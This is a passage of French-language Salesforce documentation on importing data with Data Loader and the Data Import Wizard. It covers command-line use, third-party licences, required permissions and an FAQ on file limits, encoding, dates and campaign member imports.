- `process.outputError` : saisissez le chemin et le nom de fichier du journal d'erreur.

ATTENTION: Soyez vigilant en utilisant des éditeurs XML pour modifier le fichier `process-conf.xml`. Certains éditeurs ajoutent des balises XML au début et à la fin de fichier, qui provoquent l'échec de l'importation.

CONSULTER ÉGALEMENT :

Étape cinq : Importer les données

## Étape cinq : Importer les données

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour insérer des enregistrements : | Créer sur l'enregistrement |
| Pour mettre à jour des enregistrements : | Modifier sur l'enregistrement |
| Pour mettre à jour/insérer (upsert) des enregistrements : | Créer ou modifier sur l'enregistrement |
| Pour supprimer des enregistrements : | Supprimer sur l'enregistrement |
| Pour supprimer définitivement des enregistrements : | Supprimer sur l'enregistrement |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Remarque: L'interface de ligne de commande Data Loader est prise en charge uniquement pour Windows.

Une fois tous les éléments en place, vous pouvez exécuter Data Loader à partir de la ligne de commande et insérer de nouveaux comptes.

1. Copiez les données suivantes dans un fichier nommé `accountInsert.csv`. Ce sont les données de compte que vous importez dans votre organisation.

```
Name,Industry,NumberOfEmployees
Dickenson plc,Consulting,120
GenePoint,Biotechnology,265
Express Logistics and Transport,Transportation,12300
Grand Hotels & Resorts Ltd,Hospitality,5600
```

2. Dans la fenêtre d'invite de commande, saisissez la commande suivante :

   *`process.bat "<file path to process-conf.xml>" <process name>`*

   - Remplacez <file path to process-conf.xml> par le chemin vers le répertoire qui contient `process-conf.xml`.
   - Remplacez <process name> par le processus spécifié dans `process-conf.xml`.

   Votre commande doit se présenter comme suit :

```
process.bat "C:\DLTest\Command Line\Config" accountInsert
```

Une fois le processus exécuté, la fenêtre d'invite de commande affiche un message de réussite ou d'erreur. Vous pouvez également consulter les fichiers journaux : `insertAccounts_success.csv` et `insertAccounts_error.csv`. Une fois le processus exécuté avec succès, le fichier `insertAccounts_success.csv` contient les enregistrements que vous avez importés ainsi que l'ID et le statut de chaque enregistrement. Pour plus d'informations sur les fichiers de statut, reportez-vous à Vérification des fichiers de sortie de Data Loader à la page 765.

## Licences tierces de Data Loader

Les licences tierces suivantes sont incluses dans l'installation de Data Loader :

| Technologie | Numéro de version | Licence |
|---|---|---|
| Apache Jakarta Commons BeanUtils | 1.6 | http://www.apache.org/licenses/LICENSE-2.0 |
| Apache Commons Collections | 3.1 | http://www.apache.org/licenses/LICENSE-2.0 |
| Apache Commons Database Connection Pooling (DBCP) | 1.2.1 | http://www.apache.org/licenses/LICENSE-2.0 |
| Apache Commons Logging | 1.0.3 | http://www.apache.org/licenses/LICENSE-1.1 |
| Apache Commons Object Pooling Library | 1.2 | http://www.apache.org/licenses/LICENSE-2.0 |
| Apache Log4j | 1.2.8 | http://www.apache.org/licenses/LICENSE-2.0 |
| Eclipse SWT | 3.452 | http://www.eclipse.org/legal/epl-v10.html |
| OpenSymphony Quartz Enterprise Job Scheduler | 1.5.1 | http://www.opensymphony.com/quartz/license.action |
| Rhino JavaScript for Java | 1.6R2 | http://www.mozilla.org/MPL/MPL-1.1.txt |
| Spring Framework | 1.2.6 | http://www.apache.org/licenses/LICENSE-2.0.txt |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Remarque: Salesforce n'est pas responsable de la disponibilité ou du contenu des sites Web tiers.

# Questions générales sur l'importation


- Puis-je charger en masse des données dans Salesforce ?
- Dois-je synchroniser Outlook ou utiliser des assistants d'importation pour charger mes données dans Salesforce ?
- Qui dans mon organisation peut utiliser les assistants d'importation ?
- Quelles sont les autorisations requises pour importer des enregistrements ?
- Quels formats de fichier les assistants d'importation peuvent-ils traiter ?
- Quelles données puis-je importer ?
- La taille de mes données d'importation est-elle limitée ?
- Pourquoi je ne parviens pas à me connecter à Data Loader ?
- Pourquoi Data Loader n'importe-t-il pas les caractères spéciaux ?
- Puis-je importer dans des champs personnalisés ?
- Puis-je importer dans des champs qui ne figurent pas dans ma présentation de page ?
- Puis-je importer des données dans un champ de liste de sélection si les valeurs ne correspondent pas ?
- Puis-je supprimer mes données importées en cas d'erreur ?
- Comment puis-je utiliser l'assistant importation de données pour mettre à jour les enregistrements qui correspondent à des ID Salesforce spécifiés ?
- Pourquoi les champs de date sont-ils importés de façon incorrecte lorsque j'utilise Data Loader ?
- Combien de temps nécessite l'importation d'un fichier ?
- Pourquoi l'importation de mon fichier entraîne t-elle un délai ?
- Puis-je importer des montants exprimés dans différentes devises ?
- Le support client peut-il m'aider à importer mes données ?
- Puis-je importer des données dans plusieurs langues ?
- Comment puis-je effectuer des mises à jour en masse d'enregistrements ?
- Comment puis-je mettre à jour des champs avec des valeurs vides ?
- Qu'est-ce qu'un ID externe ?


Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions.

## Puis-je charger en masse des données dans Salesforce ?

Group Edition, Professional Edition, Performance Edition, Unlimited Edition, Enterprise Edition et Developer Edition contiennent l'Assistant d'importation de données de comptes, de contacts, de pistes et d'objets personnalisés qui permettent d'importer des volumes de données importants. Pour y accéder, dans Configuration, cliquez sur **Gestion des données**. En outre, Performance Edition, Unlimited Edition, Enterprise Edition et Developer Edition contiennent un accès à l'API qui permet d'utiliser des outils de chargement en masse de base de données tels que Data Loader.

## Dois-je synchroniser Outlook ou utiliser des assistants d'importation pour charger mes données dans Salesforce ?

Pour déterminer comment charger des données dans votre organisation Salesforce, utilisez les informations ci-dessous.

- Pour charger des comptes et des contacts pour plusieurs utilisateurs à la fois, utilisez l'Assistant d'importation de données, puis sélectionnez **Comptes et contacts**.

- Pour charger vos contacts à partir d'une application différente de Microsoft Outlook, utilisez l'Assistant d'importation de données, puis sélectionnez **Comptes et contacts**.
- Pour garder vos contacts, comptes et événements de calendrier Outlook à jour avec Salesforce, nous recommandons d'utiliser Lightning Sync ou Salesforce pour Outlook afin de synchroniser vos données une première fois, puis lors des mises à jour successives.
- Pour charger des pistes, des solutions et des objets personnalisés, utilisez l'Assistant d'importation de données, puis sélectionnez l'objet approprié pour importer ces types d'enregistrement dans Salesforce. Vous ne pouvez pas synchroniser ces enregistrements en utilisant Lightning Sync ou Salesforce pour Outlook.
- Pour charger des contacts et des comptes professionnels pour plusieurs utilisateurs à la fois, utilisez l'Assistant d'importation de données, puis sélectionnez **Comptes et contacts**.
- Pour charger des comptes personnels, utilisez l'assistant Importer mes comptes personnels.

Remarque: Lorsque vous importez des comptes personnels, les limitations ci-dessous s'appliquent.

- L'Assistant d'importation de données unifié ne prend pas en charge les comptes personnels.
- Vous ne pouvez pas charger des comptes personnels en utilisant Salesforce pour Outlook.
- Vous pouvez synchroniser des contacts Outlook avec des comptes personnels Salesforce uniquement si les comptes personnels existent déjà (la synchronisation ne convertit pas les contacts Outlook en comptes personnels dans Salesforce).

Pour plus d'informations concernant l'importation de comptes personnels, reportez-vous à Assistant d'importation de données à la page 745.

## Qui dans mon organisation peut utiliser les assistants d'importation ?

Dans les organisations Enterprise Edition, Unlimited Edition, Performance Edition ou Developer Edition avec les comptes personnels activés, tous les utilisateurs peuvent utiliser l'assistant Importer mes comptes personnels.

Vous pouvez utiliser les assistants d'importation des données de l'organisation pour importer des comptes, des contacts, des pistes, des solutions ou des objets personnalisés pour plusieurs utilisateurs à la fois. L'Assistant d'importation de données n'est pas disponible dans Personal Edition. Les pistes et les solutions ne sont pas disponibles dans l'assistant d'importation de données de Contact Manager Edition. Les solutions ne sont pas disponibles dans l'assistant d'importation de données de Group Edition.

Important: Salesforce a remplacé les assistants individuels d'importation de comptes, de contacts et d'autres objets par l'Assistant d'importation de données. Les assistants d'importation individuels s'ouvrent dans de petites fenêtres contextuelles, alors que l'Assistant d'importation de données s'ouvre dans une page complète de navigateur, avec dataimporter.app à la fin de l'URL. Dans Configuration, saisissez *`Assistant d'importation de données`* dans la case `Recherche rapide`, puis sélectionnez **Assistant d'importation de données**. Les options affichées dépendent de vos autorisations.

## Quelles sont les autorisations requises pour importer des enregistrements ?

### Data Loader

L'importation d'enregistrements avec Data Loader nécessite les autorisations ci-dessous.

- Lire, Créer, Modifier et Supprimer sur les objets
- API activée
- Suppression définitive de l'API de transfert en masse (uniquement si vous configurez Data Loader pour utiliser l'API de transfert en masse pour supprimer définitivement des enregistrements)

## Assistant d'importation de données

| Option d'importation | Autorisations utilisateur requises |
| --- | --- |
| Pour importer les comptes et les contacts qui vous appartiennent via l'Assistant d'importation de données : | Créer sur les comptes<br>ET<br>Modifier sur les comptes<br>ET<br>Importer des contacts personnels |
| Pour importer des comptes et des contacts appartenant à d'autres utilisateurs via l'Assistant d'importation de données : | Créer sur les comptes<br>ET<br>Modifier sur les comptes et les contacts<br>ET<br>Modifier toutes les données |
| Pour importer des pistes via l'Assistant d'importation de données : | Importation de pistes |
| Pour importer des données d'objet personnalisé via l'Assistant d'importation de données : | Importer des objets personnalisés<br>ET<br>Autorisation de modification sur l'objet personnalisé |
| Pour importer des solutions via l'Assistant d'importation de données : | Importer les solutions |
| Pour mettre à jour le statut des membres de campagne via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Lire sur les contacts OU Importer des pistes<br>ET<br>Autorisation de modification sur les campagnes |
| Pour ajouter à une campagne des contacts qui vous appartiennent via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Créer sur les comptes<br>ET<br>Lire sur les contacts<br>ET<br>Modifier sur les comptes et les campagnes<br>ET<br>Importer des contacts personnels |

| Option d'importation | Autorisations utilisateur requises |
| --- | --- |
| Pour créer des contacts qui vous appartiennent et les ajouter à une campagne via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Créer sur les comptes<br>ET<br>Lire sur les contacts<br>ET<br>Modifier sur les comptes et les campagnes<br>ET<br>Importer des contacts personnels |
| Pour ajouter à une campagne des contacts appartenant à d'autres utilisateurs via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Créer sur les comptes<br>ET<br>Lire sur les contacts<br>ET<br>Modifier sur les comptes, les contacts et les campagnes<br>ET<br>Modifier toutes les données |
| Pour créer des contacts appartenant à d'autres utilisateurs et les ajouter à une campagne via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Créer sur les comptes<br>ET<br>Lire sur les contacts<br>ET<br>Modifier sur les comptes, les contacts et les campagnes<br>ET<br>Modifier toutes les données |
| Pour ajouter à une campagne des pistes existantes via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Modifier sur les campagnes<br>ET |

| Option d'importation | Autorisations utilisateur requises |
| --- | --- |
| | Importer des pistes |
| Pour créer des pistes et les ajouter à une campagne via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Modifier sur les campagnes<br>ET<br>Importer des pistes |
| Pour ajouter à une campagne des comptes personnels qui vous appartiennent via l'Assistant d'importation de données : | Créer sur les comptes<br>ET<br>Modifier sur les comptes<br>ET<br>Importer des contacts personnels |
| Pour créer des comptes personnels qui vous appartiennent via l'Assistant d'importation de données : | Créer sur les comptes<br>ET<br>Modifier sur les comptes<br>ET<br>Importer des contacts personnels |
| Pour ajouter à une campagne des comptes personnels appartenant à d'autres utilisateurs via l'Assistant d'importation de données : | Créer sur les comptes<br>ET<br>Modifier sur les comptes et les contacts<br>ET<br>Modifier toutes les données |
| Pour créer des comptes personnels appartenant à d'autres utilisateurs via l'Assistant d'importation de données : | Créer sur les comptes<br>ET<br>Modifier sur les comptes et les contacts<br>ET<br>Modifier toutes les données |

Important: Salesforce a remplacé les assistants individuels d'importation de comptes, de contacts et d'autres objets par l'Assistant d'importation de données. Les assistants d'importation individuels s'ouvrent dans de petites fenêtres contextuelles, alors que l'Assistant d'importation de données s'ouvre dans une page complète de navigateur, avec dataimporter.app à la fin de l'URL. Dans Configuration, saisissez *`Assistant d'importation de données`* dans la case `Recherche rapide`, puis sélectionnez **Assistant d'importation de données**. Les options affichées dépendent de vos autorisations.

## Quels formats de fichier les assistants d'importation peuvent-ils traiter ?

Vous pouvez importer des contacts et des comptes professionnels provenant d'ACT!, Outlook ou tout autre programme capable d'enregistrer des fichiers au format CSV (valeurs séparées par des virgules), comme des fichiers Excel ou GoldMine. Vous pouvez importer des pistes, des solutions, des objets personnalisés ou des comptes personnels à partir de n'importe quel fichier CSV.

Remarque: Si la virgule ne convient pas à vos paramètre régionaux, utilisez une tabulation ou un autre séparateur.

## Quelles données puis-je importer ?

Vous pouvez utiliser les assistants d'importation pour importer les enregistrements suivants.

**Statut des membres de campagne**
Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, utilisez l'assistant d'importation de données pour importer le statut des membres de campagne.

**Contacts et comptes professionnels**
Utilisez l'assistant d'importation de données pour importer des contacts et des comptes personnels.

Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, vous pouvez également importer des notes sur les contacts et les comptes professionnels.

**Comptes personnels**
Dans les organisations Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, utilisez l'assistant Importer mes comptes personnels pour importer les comptes personnels dont vous êtes responsable. Les administrateurs peuvent utiliser l'assistant Importer les comptes personnels de mon organisation pour importer les comptes personnels de plusieurs utilisateurs.

**Pistes**
Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, utilisez l'assistant d'importation de données pour importer des pistes.

**Solutions**
Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, utilisez l'assistant d'importation de données pour importer des solutions.

**Objets personnalisés**
Dans les organisations Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, utilisez l'assistant d'importation de données pour importer des objets personnalisés.

Vous pouvez importer des valeurs dans un champ uniquement si vous avez accès en lecture et en modification à ce champ. L'accès aux champs est déterminé par les autorisations utilisateur, les attributions de présentation de page et les paramètres de sécurité au niveau des champs.

Les assistants d'importation pour d'autres enregistrements ne sont pas disponibles.

Important: Salesforce a remplacé les assistants individuels d'importation de comptes, de contacts et d'autres objets par l'Assistant d'importation de données. Les assistants d'importation individuels s'ouvrent dans de petites fenêtres contextuelles, alors que l'Assistant d'importation de données s'ouvre dans une page complète de navigateur, avec dataimporter.app à la fin de l'URL. Dans Configuration, saisissez `Assistant d'importation de données` dans la case `Recherche rapide`, puis sélectionnez **Assistant d'importation de données**. Les options affichées dépendent de vos autorisations.

## La taille de mes données d'importation est-elle limitée ?

Oui. Votre fichier d'importation ne peut pas dépasser 100 Mo et chaque enregistrement du fichier ne peut pas dépasser 400 Ko. En outre, chaque remarque et chaque description importée ne peut pas dépasser 32 Ko. Les descriptions qui dépassent 32 Ko sont tronquées.

Outre les limites imposées aux importations de fichiers, celles-ci sont également soumises aux limites globales de stockage prévues pour votre organisation. Notez que la taille de votre fichier d'importation ne correspond pas directement à l'espace de stockage requis pour ces enregistrements. Par exemple, un fichier d'importation de 50 Mo ne peut pas créer 50 Mo de données dans Salesforce.

**Important:** Salesforce a remplacé les assistants individuels d'importation de comptes, de contacts et d'autres objets par l'Assistant d'importation de données. Les assistants d'importation individuels s'ouvrent dans de petites fenêtres contextuelles, alors que l'Assistant d'importation de données s'ouvre dans une page complète de navigateur, avec dataimporter.app à la fin de l'URL. Dans Configuration, saisissez *`Assistant d'importation de données`* dans la case `Recherche rapide`, puis sélectionnez **Assistant d'importation de données**. Les options affichées dépendent de vos autorisations.

## Pourquoi je ne parviens pas à me connecter à Data Loader ?

Si vous rencontrez des problèmes de connexion à Data Loader, essayez les solutions suivantes.

- Ajoutez un jeton de sécurité à la fin de votre mot de passe de connexion à Data Loader.
- Modifiez l'`hôte serveur` pour pointer vers le serveur approprié dans Data Loader en procédant comme suit :
  1. Lancez Data Loader.
  2. Accédez à **Paramètres** > **Paramètres**.
  3. Définissez `Hôte serveur` sur `https://`*`votreInstance`*`.salesforce.com/`, où *`instance_name`* est l'instance Salesforce dans laquelle vous vous trouvez.
  4. Cliquez sur **OK** pour enregistrer vos paramètres.
- Demandez à votre administrateur si vous évoluez derrière un serveur proxy. Si oui, ajustez vos paramètres Data Loader. Si vous utilisez des API se trouvant derrière un serveur proxy, celui-ci empêche les API de se connecter aux serveurs Salesforce et les informations sur les API ne s'affichent pas sous Historique des connexions.
- Essayez de vous connecter avec un autre ordinateur pour vérifier si le problème n'est pas dû aux paramètres de votre appareil local.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et Database.com Edition

CONSULTER ÉGALEMENT :

Réinitialisation de votre jeton de sécurité

Définition de plages IP de confiance pour votre organisation

## Pourquoi Data Loader n'importe-t-il pas les caractères spéciaux ?

Si Data Loader échoue dans l'importation de caractères spéciaux tels que ö, ñ ou é, il se peut le codage de votre fichier de données source soit incorrect. Pour assurer que le fichier est correctement codé :

1. Effectuez les modifications dans votre fichier de données source sous le format .xls.
2. Dans Microsoft® Excel®, enregistrez une copie de votre fichier en tant que fichier de texte Unicode.
3. Ouvrez le fichier de texte Unicode que vous venez d'enregistrer avec un éditeur de texte.
4. Cliquez sur **Fichier** > **Enregistrer sous** pour modifier les paramètres de fichier suivants :
   - Extension du nom de fichier : *`.csv`*
   - Type Enregistrer sous : **Tous les fichiers**
   - Codage : **UTF-8**
5. Cliquez sur **Enregistrer**, puis fermez le fichier.

Remarque: N'ouvrez pas le fichier après avoir enregistré les paramètres, sinon vous risquez de supprimer les modifications de codage.

6. Importez les données à l'aide de Data Loader selon la procédure habituelle, puis sélectionnez le nouveau fichier .csv.

## Puis-je importer dans des champs personnalisés ?

Oui. Votre administrateur doit créer les champs personnalisés avant l'importation.

Pour des champs de case à cocher, les enregistrements dont le champ contient une valeur *1* sont importés comme cochés, alors ceux avec une valeur *0* ne sont pas cochés.

CONSULTER ÉGALEMENT :

Importation de données dans Salesforce

## Puis-je importer dans des champs qui ne figurent pas dans ma présentation de page ?

Non. Vous pouvez importer des valeurs dans un champ uniquement si vous avez accès en lecture et en modification à ce champ. L'accès aux champs est déterminé par les autorisations utilisateur, les attributions de présentation de page et les paramètres de sécurité au niveau des champs.

Important: Salesforce a remplacé les assistants individuels d'importation de comptes, de contacts et d'autres objets par l'Assistant d'importation de données. Les assistants d'importation individuels s'ouvrent dans de petites fenêtres contextuelles, alors que l'Assistant d'importation de données s'ouvre dans une page complète de navigateur, avec dataimporter.app à la fin de l'URL. Dans Configuration, saisissez `Assistant d'importation de données` dans la case `Recherche rapide`, puis sélectionnez **Assistant d'importation de données**. Les options affichées dépendent de vos autorisations.

## Puis-je importer des données dans un champ de liste de sélection si les valeurs ne correspondent pas ?

Nous recommandons d'importer vos données dans une liste de sélection existante si elle représente fidèlement vos données, même si les valeurs exactes ne correspondent pas. Les assistants d'importation vous informent avant d'importer de nouvelles valeurs de liste de sélection. Cependant, les assistants acceptent n'importent quelle valeur d'un champ de liste de sélection, même si la valeur n'est pas prédéfinie. Votre administrateur peut ensuite modifier la liste de sélection pour inclure les valeurs requises. Les assistants d'importation n'autorisent pas l'importation simultanée de plus de 100 nouvelles valeurs de liste de sélection ou de liste à sélection multiple pour un champ.

Important: Salesforce a remplacé les assistants individuels d'importation de comptes, de contacts et d'autres objets par l'Assistant d'importation de données. Les assistants d'importation individuels s'ouvrent dans de petites fenêtres contextuelles, alors que l'Assistant d'importation de données s'ouvre dans une page complète de navigateur, avec dataimporter.app à la fin de l'URL. Dans Configuration, saisissez `Assistant d'importation de données` dans la case `Recherche rapide`, puis sélectionnez **Assistant d'importation de données**. Les options affichées dépendent de vos autorisations.

## Puis-je supprimer mes données importées en cas d'erreur ?

Dans Configuration, votre administrateur peut saisir `Supprimer en masse des enregistrements` dans la case `Recherche rapide`, puis sélectionner **Supprimer en masse des enregistrements** afin de supprimer en masse les comptes, les contacts, les

pistes ou les solutions que vous avez importés par erreur. Vous ne pouvez pas supprimer en masse les objets personnalisés importés par erreur.

## Comment puis-je utiliser l'assistant importation de données pour mettre à jour les enregistrements qui correspondent à des ID Salesforce spécifiés ?

L'Assistant d'importation de données permet de mettre à jour des pistes, des contacts ou des comptes en utilisant l'ID de l'enregistrement comme en identifiant unique. Ces étapes ne s'appliquent pas aux objets personnalisés.

Remarque: Elle supposent que vous possédez un niveau de connaissances administratif dans Salesforce.

Avant de commencer, préparez les données que vous mettez à jour.

1. Créez un rapport tabulaire pour les enregistrements que vous mettez à jour, comprenant l'ID de l'enregistrement et les champs que vous mettez à jour.
2. Enregistrez le rapport localement dans un fichier .csv pour la sauvegarde.
3. Cliquez sur **Enregistrer sous** pour créer une nouvelle version du fichier .csv, puis modifiez des données.
4. Cliquez sur **Enregistrer**.

Une fois le rapport mis à jour, importez le fichier .csv dans Salesforce. Les étapes varient selon les enregistrements que vous mettez à jour.

### Pour mettre à jour des pistes

1. Dans Configuration, saisissez *`Assistant d'importation de données`* dans la case `Recherche rapide`, puis sélectionnez **Assistant d'importation de données**.
2. Cliquez sur **Lancer l'assistant**.
3. Sélectionnez **Piste**, puis **Mettre à jour les enregistrements existants**.
4. Définissez `Mapper la piste par` sur ID Salesforce.com.
5. Sélectionnez le fichier CSV qui contient vos données d'importation, puis cliquez sur **Suivant**.
6. Mappez le champ `ID de piste` avec la colonne ID de piste de votre fichier CSV, puis mappez les autres champs.
7. Cliquez sur**Suivant**.
8. Vérifiez les paramètres d'importation, puis cliquez sur **Démarrer l'importation**.

### Pour mettre à jour des comptes ou des contacts

1. Dans Configuration, saisissez *`Assistant d'importation de données`* dans la case `Recherche rapide`, puis sélectionnez **Assistant d'importation de données**.
2. Cliquez sur **Lancer l'assistant**.
3. Sélectionnez **Comptes et contacts**, puis **Mettre à jour les enregistrements existants**.
4. Définissez `Mapper le contact par` sur ID Salesforce.com.
5. Définissez `Mapper le compte par` sur ID Salesforce.com.
6. Sélectionnez `Mettre à jour des informations sur les comptes existants`.
7. Sélectionnez le fichier CSV qui contient vos données d'importation, puis cliquez sur **Suivant**.
8. Mappez l'ID, le téléphone et les champs d'adresse du contact avec les colonnes correspondantes de votre fichier CSV.

9. Mappez l'ID, le téléphone et les champs d'adresse du contact avec les colonnes correspondantes de votre fichier CSV.
10. Cliquez sur**Suivant**.
11. Vérifiez les paramètres d'importation, puis cliquez sur **Démarrer l'importation**.

L'Assistant d'importation de données met en correspondance les ID de votre fichier avec ceux des enregistrements Salesforce, puis met à jour les champs qui ont été mappés.

CONSULTER ÉGALEMENT :

Assistant d'importation de données

## Pourquoi les champs de date sont-ils importés de façon incorrecte lorsque j'utilise Data Loader ?

Lors de l'importation de champs en utilisant Data Loader, les dates importées sont parfois incorrectes, car Data Loader les convertit en heure GMT dans le fichier .csv importé. Si le fuseau horaire de votre machine n'est pas réglé sur l'heure GMT ou si son horloge s'ajuste selon l'heure d'été (DST), vos dates peuvent être décalées d'un jour.

Pour empêcher Data Loader d'ajuster la date lors de la conversion GMT, modifiez directement le format des cellules qui contiennent les dates afin d'appliquer le fuseau horaire initial.

1. Ouvrez votre fichier .csv dans Microsoft Excel®.
2. Dans chaque cellule de saisie de dates, ajoutez des données horaires représentant le fuseau horaire initial. Par exemple, si la date est le 9 octobre 2012 et le fuseau horaire GMT+8, saisissez `9 octobre 2012 8:00`. Excel reformate la date en `9/10/2012 8:00`.
3. Cliquez avec le bouton droit sur la cellule dans laquelle vous avez saisi les dates, puis cliquez sur **Format de cellule**.
4. Cliquez sur **Nombre** > **Personnalisée**.
5. Dans `Type`, saisissez `aaaa-mm-jjThh:mm:ss.sssZ`. Par exemple, si la cellule indiquait `9/10/2012 8:00`, elle indique maintenant `2012-10-09T08:00:00.00Z`.

## Combien de temps nécessite l'importation d'un fichier ?

Pour l'assistant d'importation d'utilisateur individuel, le délai requis dépend de la quantité de données, mais nécessite en moyenne quelques minutes seulement.

Les assistants d'importation d'administrateur travaillent de façon asynchrone et vous recevez une notification par e-mail une fois votre fichier importé avec succès. L'importation asynchrone peut prendre de quelques minutes à 24 heures au maximum.

**Important:** Salesforce a remplacé les assistants individuels d'importation de comptes, de contacts et d'autres objets par l'Assistant d'importation de données. Les assistants d'importation individuels s'ouvrent dans de petites fenêtres contextuelles, alors que l'Assistant d'importation de données s'ouvre dans une page complète de navigateur, avec dataimporter.app à la fin de l'URL. Dans Configuration, saisissez `Assistant d'importation de données` dans la case `Recherche rapide`, puis sélectionnez **Assistant d'importation de données**. Les options affichées dépendent de vos autorisations.

## Pourquoi l'importation de mon fichier entraîne t-elle un délai ?

Pour gérer le volume d'importations et garantir que tous les utilisateurs reçoivent le niveau de performance le plus élevé, les fichiers d'importation d'organisation sont acceptés en mode « asynchrone ». Cela signifie que votre fichier passe par une file contrôlée et que l'importation est effectuée lorsque le système peut gérer efficacement les données. Cependant, votre importation d'organisation ne prendra pas plus de 24 heures. Vous recevez une notification par e-mail une fois l'importation terminée.

## Puis-je importer des montants exprimés dans différentes devises ?

Si votre organisation Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition ou Developer Edition a défini la possibilité d'utiliser plusieurs devises, vous pouvez importer des montants exprimés dans différentes devises en utilisant la colonne `Code ISO de la devise` de votre fichier d'importation.

## Le support client peut-il m'aider à importer mes données ?

Le support client est disponible pour assister les organisations Group Edition, Contact Manager Edition, Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition au cours du processus d'importation.

## Puis-je importer des données dans plusieurs langues ?

L'assistant d'importation importe une langue à la fois, celle de l'utilisateur qui effectue l'importation. Si vous disposez des mêmes données en plusieurs langues, effectuez une importation pour chaque langue supplémentaire.

Important: Salesforce a remplacé les assistants individuels d'importation de comptes, de contacts et d'autres objets par l'Assistant d'importation de données. Les assistants d'importation individuels s'ouvrent dans de petites fenêtres contextuelles, alors que l'Assistant d'importation de données s'ouvre dans une page complète de navigateur, avec dataimporter.app à la fin de l'URL. Dans Configuration, saisissez *`Assistant d'importation de données`* dans la case `Recherche rapide`, puis sélectionnez **Assistant d'importation de données**. Les options affichées dépendent de vos autorisations.

## Comment puis-je effectuer des mises à jour en masse d'enregistrements ?

Pour mettre à jour de 50 000 à 5 millions d'enregistrements, utilisez Data Loader.

Pour mettre à jour plus de 5 millions d'enregistrements, nous recommandons de travailler avec un partenaire Salesforce ou de rechercher un produit partenaire adapté dans *App Exchange*.

## Comment puis-je mettre à jour des champs avec des valeurs vides ?

Pour remplacer des champs avec des valeurs nulles, vous devez utiliser Data Loader.

1. Sélectionnez **Démarrer** > **Tous les programmes** > **Salesforce** > **Data Loader** > **Data Loader** pour ouvrir Data Loader.
2. Cliquez sur **Exporter**, puis terminez l'assistant. Une fois l'opération terminée, cliquez sur **Afficher l'extraction**.
3. Cliquez sur **Ouvrir dans un programme externe** pour ouvrir vos données dans Excel. Videz les champs que vous souhaitez mettre à jour.
4. Dans Data Loader, sélectionnez **Paramètres** > **Paramètres**, puis **Insérer des valeurs nulles**. Cliquez sur **OK** pour enregistrer vos paramètres.
5. Cliquez sur **Mettre à jour**, puis suivez l'assistant pour réimporter vos données.

## Qu'est-ce qu'un ID externe ?

Lorsque vous importez des objets personnalisés, des solutions ou des comptes personnels, vous pouvez utiliser des ID externes pour empêcher la création d'enregistrements dupliqués lors de l'importation.

Un ID externe est un champ personnalisé contenant un attribut ID externe. En d'autres termes, il contient des identificateurs d'enregistrement uniques issus d'un système autre que Salesforce. Lorsque vous sélectionnez cette option, l'Assistant d'importation de données détecte les enregistrements existants dans Salesforce dont les ID externes correspondent à ceux du fichier d'importation. Cette

opération n'est pas sensible à la casse. Par exemple, « ABC » est mappé avec « abc ». Cependant, si le champ ID externe contient également un attribut Unique sensible à la casse, les lettres en majuscules et en minuscules ne sont pas considérées comme identiques.

## Pourquoi la gestion des membres contient-elle deux options d'importation pour les campagnes ?

Vous pouvez accéder à l'Assistant d'importation de données à partir de n'importe quelle page de détail de campagne. Cliquez sur **Gérer les membres**, puis sélectionnez l'une des deux options suivantes :

- **Ajouter des membres - Importer un fichier** : ajoute des contacts, des pistes ou des comptes personnels à la campagne.
- **Mettre à jour les membres - Importer un fichier** : met à jour le statut des membres de campagne.

CONSULTER ÉGALEMENT :

Importation de membres de campagne

## Combien de membres de campagne puis-je importer ?

Avec l'Assistant d'importation de données, votre fichier d'importation peut inclure jusqu'à 50 000 lignes d'enregistrement. Vos importations sont également soumises aux limitations globales en stockage de votre organisation.

## Qui peut importer des membres de campagne ?

Seuls les utilisateurs qui disposent des autorisations requises peuvent importer des membres de campagne avec l'Assistant d'importation de données.

| Option d'importation | Autorisations utilisateur requises |
| --- | --- |
| Pour mettre à jour le statut des membres de campagne via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Lire sur les contacts OU Importer des pistes<br>ET<br>Modifier sur les campagnes |
| Pour ajouter à une campagne des contacts qui vous appartiennent via l'Assistant d'importation de données : | `Utilisateur Marketing` sélectionné dans vos informations d'utilisateur<br>ET<br>Créer sur les comptes<br>ET<br>Lire sur les contacts<br>ET<br>Modifier sur les comptes et les campagnes<br>ET<br>Importer des contacts personnels |

| Option d'importation | Autorisations utilisateur requises |
| --- | --- |
